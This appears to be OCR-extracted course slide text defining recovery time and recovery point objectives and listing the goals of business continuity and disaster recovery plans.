
Recovery Time Objective (RTO)

- **RTO** is the maximum tolerable length of time that a computer, system, network, or application can be down after a failure or disaster
- It defines the extent to which an interruption affects normal business operations and the amount of **revenue lost** due to such **interruption**
- It is preferably given in minutes. For **example**, an RTO of 45 minutes implies that **IT operations** must be **restarted** within 45 minutes

Recovery Point Objective (RPO)

- **RPO** is the maximum time frame an organization is willing to lose data for, in the event of a **major IT outage**
- It provides a **target** for designing **disaster recovery** and **business continuity solutions**
- Every organization needs to calculate how long it can operate without its required data before business suffers

Notes: ____________________




Business Continuity Plan (BCP)

- A BCP is a comprehensive document that is formulated to **ensure resilience against potential threats** and allow the operations to continue under adverse or abnormal conditions

BCP Goals

- Analyzing the potential risks and losses
- Enabling the risk management process to lessen the prospect of a disruption to the worst-case scenario of shutting down the business completely
- Prioritizing the safety, health, and welfare of the organization and its staff
- Minimizing infrastructural damage in the event of a disaster
- Recuperating to normal operating conditions after a disruption
- Maintaining vital documents and details, such as telephone numbers, employee details, vendor details, and client details
- Providing training and awareness to staff on their roles and responsibilities, to keep them better prepared



Disaster Recovery Plan (DRP)


- A DRP is developed for specific departments within an organization to allow them to **recover from a disaster**

DRP Goals

- Reduce overall organizational risk
- Alleviate senior management concerns
- Ensure compliance with regulations
